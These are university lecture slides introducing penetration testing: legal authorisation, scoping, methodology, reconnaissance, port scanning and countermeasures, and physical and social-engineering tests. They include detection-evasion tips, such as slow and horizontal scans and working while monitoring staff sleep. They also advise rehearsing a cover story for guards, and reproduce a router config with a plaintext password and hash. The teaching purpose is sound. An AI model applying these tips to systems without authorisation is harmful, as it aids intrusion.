



Computer Network Penetration Testing

Chun-Jen (James) Chung

Arizona State University

Outline


- Define the penetration test
 - also called a *pen test* and “*ethical hacking*”
- Talk about legal issues
- Set some boundaries...goals
- Talk about when things go bad
- Walk through the major pen test steps
- Introduction to *some* tools



Types of Security Assessments


Vulnerability scanning:

- Focuses on *known weaknesses*
- Can be automated
- Does not necessarily require expertise




Penetration testing:

- Focuses on *known and unknown weaknesses*
- Requires highly skilled testers
- Carries tremendous legal burden in certain countries/organizations



IT security auditing:

- Focuses on *security policies and procedures*
- Used to provide evidence for industry regulations



Why Does Network Security Fail?

Network security fails in several common areas, including:


- Human awareness
- Policy factors
- *Hardware or software misconfigurations*
- Poor assumptions
- Ignorance
- Failure to stay up-to-date



Understanding Defense-in-Depth

Using a *layered approach*:


- Increases an attacker's risk of detection
- Reduces an attacker's chance of success



Why Perform Penetration Testing?

Security assessments can:

- Answer the questions “*Is our network secure?*” and “*How do we know that our network is secure?*”
- Provide a baseline to help improve security
- Find configuration mistakes or missing security updates
- Reveal unexpected weaknesses in your organization’s security
- Ensure regulatory compliance






What is it?

- **Penetration Test:**


- *Identifying* vulnerabilities of a particular system, application, network, or process
- *Exploiting* those vulnerabilities to demonstrate that the security mechanisms can and will fail
- The good guys usually get some small piece of proof and exit as quietly as they came



Using Penetration Testing to Assess Network Security

Steps to a successful penetration test include:

- 1** Determine how the attacker is most likely to go about attacking a network or an application
- 2** Locate areas of weakness in network or application defenses
- 3** Determine how an attacker could exploit weaknesses
- 4** Locate assets that could be accessed, altered, or destroyed
- 5** Determine whether the attack was detected
- 6** Determine what the attack footprint looks like
- 7** Make recommendations



Legal Issues Before You Start

- First, can you do what you want to do where you want to do it?
 - Is a war-dial legal against your own systems when going through a central office?
- Make sure you are protected with a “Letter of Authority”.
 - Protect yourself with a “Get out of jail” type letter. More to come.
- Encrypt your data. You don’t want to be liable if *your* data is compromised.

More Lawyer Speak

- Watch, and throttle if necessary, your generated network traffic...Think stealth and covert.
- Think through your actions before doing them.
- Run these tools at your own risk. I am not responsible
 - Test them on a stand-alone network with a network sniffer and review the source code
 - Obtain tools from the source
 - Verify checksums from multiple sources when applicable
- Log all of your actions

Why Do You Want a Pen-Test?

- If you want to measure risk, think about an assessment which will give you a better review of the current security mechanisms.
- A penetration test is used to show where security fails.
- Can test intrusion detection and incident response
- Can be used to justify the need for an upgrade, bigger budget, or to validate risk assessments.

What are your boundaries?


- Be as aggressive as you can and work to be creative. Now is when you can use the “thinking out of the box” classes that we’ve taken.
- Don’t get tunnel vision
- Are you going to do physical penetrations?
 - Actually trying to break-in, vs
 - Wandering where you shouldn’t
- What about “social engineering”?

More Boundaries to Consider

- Application Service Providers (how can you use them?)
- Externally hosted resources
- Non-company equipment
- All need to be addressed with each customer and agree upon.

Coordinating Activities

- Identify activities, persons, processes, events that could affect the penetration test
 - Network quiet time
 - Major upgrades
 - Layoffs
 - Strikes
 - Administrator's day off
 - Late at night when the NID monitoring staff is sleeping
- Your advantage?



What's your perspective?

- Before proceeding, decide what perspective your team will take during the exercise.
- What will the initial level of access and the amount of information be?
 - Outsider with no previous knowledge
 - Outsider with insider knowledge (with an inside partner or former insider)
 - Low level insider (end-user)
 - High level insider (system or network administrator)

The Pen Test Team

- The best team “enjoys” their particular area of expertise...Its more than just a job to them.
- Because of the level of communication and coordination that is required, smaller teams work better.
 - Small is relative compared to the target, but 2 – 3 core people should suffice
 - Pull in experts as needed, i.e, BGP router expert, LDAP pro, etc.
- It's best to get the testers into a separate conference room, spare office, etc to collaborate with minimal distractions
- I'll take a person with stronger ethics over a person with strong technical skills.

Penetration Testing Methodology

- Let's walk through the following major steps of a pen-test:
 - Recon / Foot printing
 - Scanning
 - Enumeration
 - Exploiting / Penetrating
 - Privilege escalation as required
 - Data collection aka “limited pillaging”
 - Cleaning-Up
 - Prepare & Deliver Report / Presentation



Planning a penetration test

Project phase	Planning elements
Pre-assessment	<ul style="list-style-type: none">• Scope• Goals• Timelines• Ground rules
Assessment	<ul style="list-style-type: none">• Choose technologies• Perform assessment• Organize results
Preparing results	<ul style="list-style-type: none">• Estimate risk presented by discovered weaknesses• Create a plan for remediation• Identify vulnerabilities that have not been remediated• Determine improvement in network security over time
Reporting your findings	<ul style="list-style-type: none">• Create final report• Present your findings• Arrange for next assessment

Understanding the Test Scope

Components	Example
Target	All servers running: <ul style="list-style-type: none">• Windows 2000 Server• Windows Server 2003
Target area	All servers on the subnets: <ul style="list-style-type: none">• 192.168.0.0/24• 192.168.1.0/24
Timeline	Scanning will take place from June 3rd to June 10th during non-critical business hours
Vulnerabilities to scan for	<ul style="list-style-type: none">• RPC-over-DCOM vulnerability (MS 03-026)• Anonymous SAM enumeration• Guest account enabled• Greater than 10 accounts in the local Administrator group

Understanding the test Goals

Project goal

All computers running Windows 2000 Server and Windows Server 2003 on the subnets 192.168.0.0/24 and 192.168.1.0/24 will be scanned for the following vulnerabilities and will be remediated as stated

Vulnerability	Remediation
RPC-over-DCOM vulnerability (MS 03-026)	Install Microsoft security updates 03-026 and 03-39
Anonymous SAM enumeration	Configure RestrictAnonymous to: 2 on Windows 2000 Server 1 on Windows Server 2003
Guest account enabled	Disable Guest account
Greater than 10 accounts in the local administrator group	Minimize the number of accounts on the administrators group

Developing a methodology

- Work on establishing your own methodology using pre-existing methodologies as guides:
 - SANS (<http://forensics.sans.org/>)
 - Institute for Security and Open Source Methodologies (ISECOM
<http://www.isecom.org/research/toolsandtemplates.shtml>)
 - Common Criteria (or Nessus <http://www.nessus.org/nessus/>)
- Complete a rough draft of your methodology before starting and finalize after your first penetration test.
- Your methodology should be a living document.



Reconnaissance & Foot printing

- Look, but don't touch.
- This is a lot of web-based searching and reviewing.
- Fire-Up the Browser and review:
 - Monster/HotJobs/Dice, etc.
 - All Whois (www.allwhois.com)
 - ARIN Whois (www.arin.net)
 - Or APNIC, Ripe Whois, LAPNIC
 - Sam Spade Microsoft Windows application
 - Sam Spade.org
 - US SEC's Edgar database
(<http://www.virtualchase.com/video/edgar2/edgar2.html>)


Information Reconnaissance Techniques

Common types of information sought by attackers include:

- System configuration
- Valid user accounts
- Contact information
- Extranet and remote access servers
- Business partners and recent acquisitions or mergers

Information about your network may be obtained by:

- Querying registrar information
- Determining IP address assignments
- Organization Web pages
- Search engines
- Public discussion forums



Countermeasures Against Information Reconnaissance

- ✓ Only provide information that is absolutely required to your Internet registrar
- ✓ Review your organization's Web site content regularly for inappropriate information
- ✓ Use e-mail addresses based on job roles on your company Web site and registrar information
- ✓ Create a policy defining appropriate public discussion forums usage

What Information Can Be Obtained by Port Scanning?

Typical results of a port scan include:

- Discovery of ports that are listening or open
- Determination of which ports refuse connections
- Determination of connections that time out

Port scanning tips include:

- Start by scanning slowly, a few ports at a time
- To avoid detection, try the same port across several hosts (*horizontal scan*)
- Run scans from a number of different systems, optimally from different networks

Port Scans

- *Vertical Scans*
 - A port scan that targets several destination ports on a *single host*.
 - Naively executed, this scan is among the easiest to detect because only local (single-host) detection mechanisms are required.
- *Horizontal Scans*
 - A port scan that targets the *same port* on several hosts. Most often the attacker is aware of a particular vulnerability and wishes to find susceptible machines.
 - One would expect to see many horizontal scans for a particular port immediately following the publicizing of a vulnerability on that port.
- *Block Scans*
 - Combine vertical and horizontal scanning styles into large sweeps of the address-port space.

Port-Scanning Countermeasures

Port scanning countermeasures include:


✓ Implement *defense-in-depth* to use *multiple layers of filtering*

✓ Plan for misconfigurations or failures

✓ Implement an *intrusion-detection system*

✓ Run only the required services

✓ Expose services through a *reverse proxy*



What Information Can Be Collected About Network Hosts?

Types of information that can be collected using fingerprinting techniques include:

- IP and ICMP implementation
- TCP responses
- Listening ports
- Banners
- Service behavior
- Remote operating system queries



Countermeasures to Protect Network Host Information

Fingerprinting source	Countermeasures
IP, ICMP, and TCP	<ul style="list-style-type: none">• Be conservative with the packets that you allow to reach your system• Use a firewall or inline IDS device to normalize traffic• Assume that your attacker knows what version of operating system is running, and make sure it is secure
Banners	<ul style="list-style-type: none">• Change the banners that give operating system information• Assume that your attacker knows what version of operating system and application is running, and make sure it is secure
Port scanning, service behavior, and remote queries	<ul style="list-style-type: none">• Disable unnecessary services• Filter traffic coming to isolate specific ports on the host• Implement IPSec on all systems in the managed network

The Web: A little bit deeper

- Here's a Google search on "enable secret". The poster has masked the first two octets of his IP address.

Google Search: enable secret - Microsoft Internet Explorer

Address: <http://groups.google.com/groups?q=enable+secret&start=30&hl=en&lr=&ie=UTF-8&oe=UTF-8&selm=44a3b6e3.0210291056.39681ec1%40posting.google.com&rnum=33>

```
hostname DOWNTOWN
!
clock timezone PDT -8
enable secret 5 $1$Jci9$6Qwx1GRNN1qYU1CPn5wJ1
enable password squirrel
!
ip subnet-zero
!
interface Ethernet0
 ip address X.X.167.239 255.255.255.0
!
interface Serial0
 description BRANCH Point-to-Point T1
 ip address 10.0.0.1 255.255.255.252
 encapsulation ppp
!
interface Serial1
 no ip address
 no ip mroute-cache
 no ip route-cache
 shutdown
!
router rip
 network X.X.167.0
!
ip domain-name caprica.com
ip name-server X.X.167.10
ip classless
ip route 0.0.0.0 0.0.0.0 X.X.167.1
ip route X.X.167.240 255.255.255.248 10.0.0.2
logging buffered
banner motd ^C^C^C^C
#####
YOU ARE LOGGED ONTO A RESTRICTED SYSTEM
#####kman#
```

But has left
his company
name in his
e-mail!

More web resources

- And again, another Google Search

Google Search: 135. group:comp.* author:@lucent.com - Microsoft Internet Explorer

Address: http://groups.google.com/groups?q=135.+group:comp.*+author:%40lucent.com&hl=en&lr=&ie=UTF-8&oe=UTF-8&selm=c3caa35e.0110011425.2b22311a%40posting.google.c Go

Links: FirstUSA Fleet Wachovia Wachovia Credit POST SecurityFocus Silicon Valley CNET.com Slashdot Yahoo! Yahoo! - LU Yahoo! - News

Google Groups

Advanced Groups Search Preferences Groups Help

135. group:comp.* author:@lucent.co Google Search

Groups search result 5 for 135. group:comp.* author:@lucent.com

UltraDNS: Outsourced DNS • Easy to use, 100% reliable, nonBIND global network. Dollars a month. • www.ultradns.com
Linux DNS Server Support • Need help with DNS on Linux? Reasonable rates and free estimate. • www.isilver-inc.com
Free DNS service • Primary and secondary DNS services. Real-time web-based updates. • dns.widge.net

From: [Bill W. \(bweissbo@lucent.com\)](mailto:bweissbo@lucent.com)
 Subject: Why can't nslookup find the domain/host name?
 Newsgroups: comp.os.linux.redhat
 Date: 2001-10-01 15:25:41 PST

Search Result 5
 View: [Complete Thread \(2 articles\)](#)
[Original Format](#)

I have a RH 7.0 system. It is currently on the 135.115.52 network. I want it to serve as the DNS server for another network I admin, 135.115.53.x

The problem is that I cannot get it to find any systems in the 135.115.53 network! All I get is, from nslookup:

```
> domain=prd.nce.lucent.com
Server:  veeger.mytrek.com
Address:  135.115.52.113

*** veeger.mytrek.com can't find domain=prd.nce.lucent.com:
Non-existent host/domain
```

I'm sure I'm missing something but don't see it at the moment. Any help would be appreciated (and yes this is a private network, ie. no connection to the outside world)

Internet

Netcraft also has good info

- Starting out lightly
- Check Netcraft for information

The screenshot shows a Microsoft Internet Explorer window titled "Netcraft What's That Site Running Results - Microsoft Internet Explorer". The address bar shows "http://uptime.netcraft.com/up/graph/?host=www.lucent.com". The page features the Netcraft logo and navigation links such as "Secure your Network", "Advertise on Netcraft", "About Netcraft", "Join Netcraft", and "Site Map". A sidebar on the left includes a "What's that site running?" search box with "www.lucent.com" entered, a "Rackshack" advertisement, and a list of server specifications: 512 MB RAM, 60 GB Hard Drive, Web Analytics Software, 400 GB Transfer, Rock Solid Network, and 24x7 Live Support. The main content area displays "Operating System and Web Server for www.lucent.com" as "Netscape-Enterprise/4.1 on Solaris 8". It also lists "Solaris 8 users include AT&T, Cable & Wireless, Equifax and General Electric" and "Netscape-Enterprise is also being used by Bayer Motoren Werk, Sybase, Dilbert and Verisign". A "ValueWeb" advertisement for "Dedicated Hosting" with "60% Network Uptime!" is visible. At the bottom, there is a section for "Samples of system uptime at www.lucent.com" with a note explaining uptime and the latest data from March 2003.

Netcraft What's That Site Running Results - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Address <http://uptime.netcraft.com/up/graph/?host=www.lucent.com> Go

Links FirstUSA Fleet Wachovia Wachovia Credit POST SecurityFocus Silicon Valley CNET.com Slashdot Yahoo! Yahoo! - LU Yahoo! - News

[Secure your Network](#)
[Advertise on Netcraft](#)
[About Netcraft](#)
[Join Netcraft](#)
[Site Map](#)

NETCRAFT

[What's that site running?](#)
[Web Server Survey](#)
[SSL Server Survey](#)
[Explore web sites](#)
[News](#)

[What's that site running ?](#) [FAQ](#) [Top Hosting Locations](#) [Longest Uptimes](#) [Most Requested Sites](#)

What's that site running ?

Example: www.netcraft.com

ValueWeb **Dedicated Hosting** **60% Network Uptime!**
• 24/7 Phone Support • Tier 1 Data Center
• Customizable Servers • Root Level Access
[\[Dedicated Hosting with 100% Uptime!!!\]](#)

Operating System and Web Server for www.lucent.com [Help On](#)

The site www.lucent.com is running Netscape-Enterprise/4.1 on Solaris 8. [FAQ](#)

Solaris 8 users include [AT&T](#), [Cable & Wireless](#), [Equifax](#) and [General Electric](#)

Netscape-Enterprise is also being used by [Bayer Motoren Werk](#), [Sybase](#), [Dilbert](#) and [Verisign](#)

Do you want to [look for an SSL site at www.lucent.com](#) ? [Help On](#)


Uptime Charts and Statistics for www.lucent.com [Help On](#)

Samples of system uptime at www.lucent.com

Note: Uptime - the time since last reboot [is explained in the FAQ](#) Latest data 9-Mar-2003

Rackshack
an ev1.net company
www.rackshack.net
INTEL CELERON 1.3 GHz
✓ 512 MB RAM
✓ 60 GB Hard Drive
✓ Web Analytics Software
✓ 400 GB Transfer
✓ Rock Solid Network
✓ 24x7 Live Support
Your choice of:
Ensim WEBnpliance

Trace route also gives info




- Visual Traceroute gives *NO* useful info over command-line traceroute (and shouldn't work internally), but looks really cool.

Last external recon web-site

- Sam Spade: Web site provides some level or anonymity.



- Client works just as well.



Internal resources are valuable!

- Does your target company have an internal search engine?
 - Searches on things like “SAP”+”security” or “config” or “setup” can divulge great information.
- What about inventory or asset management systems that provide automated data collection?
 - May be able to extract inventory and configuration information.

Almost ready.

- You ***must*** have a log-book of *every* activity that *everybody* does
 - Electronic or manual, just include the basics of who, what, when, and how.
- Linux “script <filename>” command is a great tool to save your logs for each terminal session. Control-D exits and I use a convenient (but long) filename such as `exchpt.gm.2003mar04`.
- Plan your efforts and communicate continuously with team members.

Murphy's Law

- Everything that goes wrong on the target host, network, or on the Internet from *two weeks before* you plug in to two weeks after you submit the report will be your fault.
- Document everything!
- Can you script operations to increase efficiency and reduce errors?




Physical Penetrations

- As you enter through the loading dock, you don't want to encounter the summer hire black-belt student who's watched COPS too many times.
- This is really why it is called the “get out of jail” letter.
 - Make sure it is in your pocket.
- Plan and practice what you will do in the facility. Know what your “story” will be if questioned so the whole team gives the same answer.
- Most times the guards will hold the door open for you.

Why do I want to get access?

- Install sniffer on server or administrators network
- Have console access (local exploits or maybe there is no PW protected screen saver).
- Grab documents, configurations, any other documentation
- Grab back-up tapes or other media for review
- Make your own back-up




Social Engineering

- The gentle art of deception, misrepresentation, and persuasion to get somebody to do something.
- Sometimes it's just asking the right question to the right person and sometimes, it's setting an elaborate plan into action.
- Check out Kevin Mitnick's book "Art of Deception" for more information on Social Engineering and Ira Winkler's book "Corporate Espionage" if you can find it.

Reviewing your traffic

- *Snort* output in sniffing mode.
- Snort is great as it can be used to trigger alarms as required.



The screenshot shows a terminal window titled "root@localhost:tools/hydra-2.2 - Shell - Konsole". The window displays Snort traffic output in a structured format. It shows several network packets with details like TTL, TOS, ID, IpLen, DgmLen, DF, Seq, Ack, Win, and TcpLen. The output is separated by lines of equals signs. The traffic appears to be a sequence of SYN, ACK, and ARP packets between 192.168.1.104 and 192.168.1.100.

```
root@localhost:tools/hydra-2.2 - Shell - Konsole
Session Edit View Settings Help

TCP TTL:128 TOS:0x0 ID:51662 IpLen:20 DgmLen:48 DF
*****S* Seq: 0xA855715B Ack: 0x0 Win: 0x4000 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
=====

03/11-20:29:26.558074 192.168.1.104:23 -> 192.168.1.100:1712
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:40 DF
***A*R** Seq: 0x0 Ack: 0xA855715C Win: 0x0 TcpLen: 20
=====

03/11-20:29:26.958230 192.168.1.100:1712 -> 192.168.1.104:23
TCP TTL:128 TOS:0x0 ID:51749 IpLen:20 DgmLen:48 DF
*****S* Seq: 0xA855715B Ack: 0x0 Win: 0x4000 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
=====

